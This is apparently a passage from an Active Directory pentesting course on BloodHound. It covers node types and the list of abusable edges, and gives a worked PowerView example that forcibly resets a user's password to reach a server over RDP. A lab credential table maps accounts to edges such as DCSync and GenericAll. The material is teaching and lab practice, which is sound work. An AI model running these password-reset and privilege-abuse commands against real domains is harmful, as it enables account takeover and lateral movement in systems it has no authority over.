
Domains

The following example shows the sections for the `Domains` node type:




Category	Description
Foreign Members	Are users or groups that belong to a different domain or forest than the one currently being analyzed
Inbound Trusts	Refers to trust relationships where another domain or forest trusts the current domain. This means that the users and groups from the trusted domain can access resources in the current domain and vice versa.
Outbound Trusts	Refers to trust relationships where the current domain or forest trusts another domain. This means that the users and groups from the current domain can access resources in the trusted domain and vice versa.

In the Domain Overview section, we had an option named `Map OU Structure`. This one is helpful if we want a high-level overview of the Active Directory and how it is organized.



Organizational Units (OUs)


The following example shows the sections for the `OU` node type:



Category	Description
Affecting GPOs	Refers to the group policy objects (GPOs) affecting the specific OU or container.
Descendant Objects	Refers to all objects located within a specific OU or container in the Active Directory (AD) environment.


Containers

The following example shows the sections for the `Containers` node type:




GPOs

The following example shows the sections for the `GPO` node type:



Category	Description
Affected Objects	Refers to the users, groups, and computers affected by the specific group policy object (GPO) in the Active Directory (AD) environment.

If we want to know which objects are affected by a GPO, we can quickly do this from here, as we can see in the following image:



Next Steps

We can use the BloodHound official documentation for more information about each property.


In the next section, we will discuss Edges and see some attacks. We will also be able to use this section to practice and attack different BloodHound edges.

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.

Answers: Do not include the domain name in your answers.

Edges

BloodHound uses edges to represent the relationships between objects in the Active Directory (AD) environment. These relationships can include user-to-user, user-to-group, group-to-group, user-to-computer, and many others. Each edge represents a line that connects two objects, with the direction of the line indicating the direction of the relationship.



Example: `Domain Admins` has the `AdminTo` edge on `WS01`.

Edges represent the privileges, permissions, and trust relationships between objects in an AD environment. These edges create a graph representation of the AD environment, allowing red and blue teamers to visualize and quickly analyze the relationships between objects. This can be useful in identifying potential security vulnerabilities, such as users with excessive privileges or access to the sensitive server. It can also help determine the possible attack paths that adversaries can use to move laterally and escalate privileges.

In this section, we will explore how to abuse edges.


List of Edges

The following is a list of the edges available for Active Directory in BloodHound:

	List of Edges	
AdminTo	MemberOf	HasSession
ForceChangePassword	AddMembers	AddSelf
CanRDP	CanPSRemote	ExecuteDCOM
SQLAdmin	AllowedToDelegate	DCSync
GetChanges/GetChangesAll	GenericAll	WriteDacl
GenericWrite	WriteOwner	WriteSPN
Owns	AddKeyCredentialLink	ReadLAPSPassword
ReadGMSAPassword	Contains	AllExtendedRights
GPLink	AllowedToAct	AddAllowedToAct
TrustedBy	SyncLAPSPassword	HasSIDHistory
WriteAccountRestrictions		

How to abuse an edge


An edge will allow us to move from one object to another. Let's see the following example. We are in an internal pentest, and the company gave us `Grace` credentials. Our goal is to get access to `SRV01`. We executed SharpHound and used the pathfinding option to see if there was a path from `Grace` to `SRV01`, and we got the following result:




Although `Grace` does not have direct privileges to connect to `SRV01`, Grace is a member of the `PasswordReset` group, which has privileges to change Rosy's account password. Rosy has privileges to connect to `SRV01` via `RDP`.

To abuse these edges, we need to change the password to the user Rosy and use his account to connect to `SRV01`. We don't need to do anything with the first edge, `MemberOf`, because being members of the `PasswordReset` group, we inherit its privileges, therefore we only need to worry about abusing the `ForceChangePassword` edge and then connect via RDP to the target machine.

If we don't know how to abuse an edge, we can right-click the edge and see the help provided in BloodHound.



Let's do the same for `ForceChangePassword`:



The `Abuse Info tab` said we had two methods to abuse this edge. The first is to use the built-in net.exe binary in Windows (e.g., `net user rosy NewRossyCreds! /domain`) or use PowerView or SharpView function `Set-DomainUserPassword`. Both methods have their opsec consideration.

Note: `Opsec Consideration` refers to the potential risks an attack may pose. We can relate to how easy it would be to detect the attack we are executing. It is important to read the Opsec Consideration tab if we want to go under the radar.

Let's use PowerView to change Rosy's password using the Grace account.

Import PowerView Module

```
PS C:\htb> Set-ExecutionPolicy Bypass -Force
PS C:\htb> Import-Module C:\tools\PowerView.ps1
```

Create a PSCredential object with Grace's credentials:

```
PS C:\htb> $SecPassword = ConvertTo-SecureString 'Password11' -AsPlainText
-Force
PS C:\htb> $Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\grace',
$SecPassword)
```

Then create a secure string object for the password we want to set to Rosy:

```
PS C:\htb> $UserPassword = ConvertTo-SecureString 'NewRossyCreds!' -
AsPlainText -Force
```

Use the function `Set-DomainUserPassword` with the option `-Identity`, which corresponds to the account we want to change its password (rosy), add the option `-AccountPassword` with the variable that has the new password, use the option `-Credential` to execute this command using Grace's credentials. Finally, set the option `-Verbose` to see if the change was successful.

```
PS C:\htb> Set-DomainUserPassword -Identity rosy -AccountPassword
$UserPassword -Credential $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'rosy'
VERBOSE: [Set-DomainUserPassword] Password for user 'rosy' successfully
reset
```

We can now connect via RDP to `SRV01` using `Rosy` account.

BloodHound Playground


One of the things we wanted to achieve with this BloodHound module was to create a playground to test as many BloodHound edges as possible. This is because sometimes we want to try a concept before applying it in a Pentest or understand why a specific command fails during a CTF. So we created multiple vulnerabilities in this lab for these tests and practiced as many edges as we wanted.

The following table contains a list of credentials and the edges that can be exploited.

Username	Password	Edge	Target
grace	Password11	ForceChangePassword	rosy

Username	Password	Edge	Target
rosy	Password99	CanRDP, CanPSRemote, ExecuteDCOM	SRV01
sarah	Password12	AdminTo	SRV01
martha	Password13	AddMembers	ITManagers
victor	Password14	AddSelf	ITManagers
ester	Password15	AllowedToDelegate	SRV01
peter	Licey2023	DCSync	INLANEFREIGHT
pedro	Password17	GenericAll (User)	ester
pedro	Password17	GenericAll (Group)	ITAdmins
pedro	Password17	GenericAll (Computer)	WS01
pedro	Password17	GenericAll (Domain)	INLANEFREIGHT
carlos	Password18	WriteDacl (User)	juliette
carlos	Password18	WriteDacl (Group)	FirewallManagers
carlos	Password18	WriteDacl (Computer)	SRV01
carlos	Password18	WriteDacl (Domain)	INLANEFREIGHT
indhi	Password20	WriteOwner (User)	juliette
indhi	Password20	WriteOwner (Group)	FirewallManagers
indhi	Password20	WriteOwner (Computer)	SRV01
indhi	Password20	WriteOwner (Domain)	INLANEFREIGHT
svc_backups	BackingUpSecure1	WriteDacl	BACKUPS (GPO)
svc_backups	BackingUpSecure1	WriteOwner	BACKUPS (GPO)
svc_backups	BackingUpSecure1	GenericWrite	BACKUPS (GPO)
indhi	Password20	WriteSPN	nicole
nicole	Password21	GenericWrite	albert
sarah	Password12	AddKeyCredentialLink	indhi
elieser	Password22	Owns (User)	nicole
daniela	Password23	AddKeyCredentialLink	SRV01
cherly	Password24	ReadLAPSPassword	LAPS01
cherly	Password24	ReadGMSAPassword	svc_devadm
elizabeth	Password26	AllExtendedRights (User)	elieser
gil	Password28	AddAllowedToAct	DC01

To find the attack path use the search box and the path-finding option.



Next Steps

This is a useful section to learn if you need to practice any BloodHound attack vector. Take the time to practice and come back to this section when you need to refresh any concept.

In the following section, we will see some additional options that BloodHound offers to analyze the information and look for methods to achieve our goal.

Exercises

Neo4j Database Credentials: User: `neo4j` Password: `Password123`.

Lab: There are 3 active machines in this lab to practice: WS01, SRV01 and DC01.


Analyzing BloodHound Data

All of the AD enumeration data we collect is only useful if we know how to analyze it and use it to find misconfigurations and plan attack paths. Until now, we have used `SharpHound` ingestor to obtain all of this information, including user and computer properties, sessions, local admin rights, remote access privileges, etc. We can sort through this data and plan targeted attacks, but `BloodHound` provides a powerful tool to visualize links between all the data points we have collected so far. This can help plan an initial escalation/attack path or provide extra value to a client by finding more paths to obtain the "keys to the kingdom" or

finding other misconfigurations or privilege issues that, once fixed, will further strengthen their AD environment.

Mapping out INLANEFREIGHT.HTB

Once the data is imported into `BloodHound`, we can begin our review from the top down. Let's start with an overall domain analysis by typing `domain:INLANEFREIGHT.HTB` into the search bar.

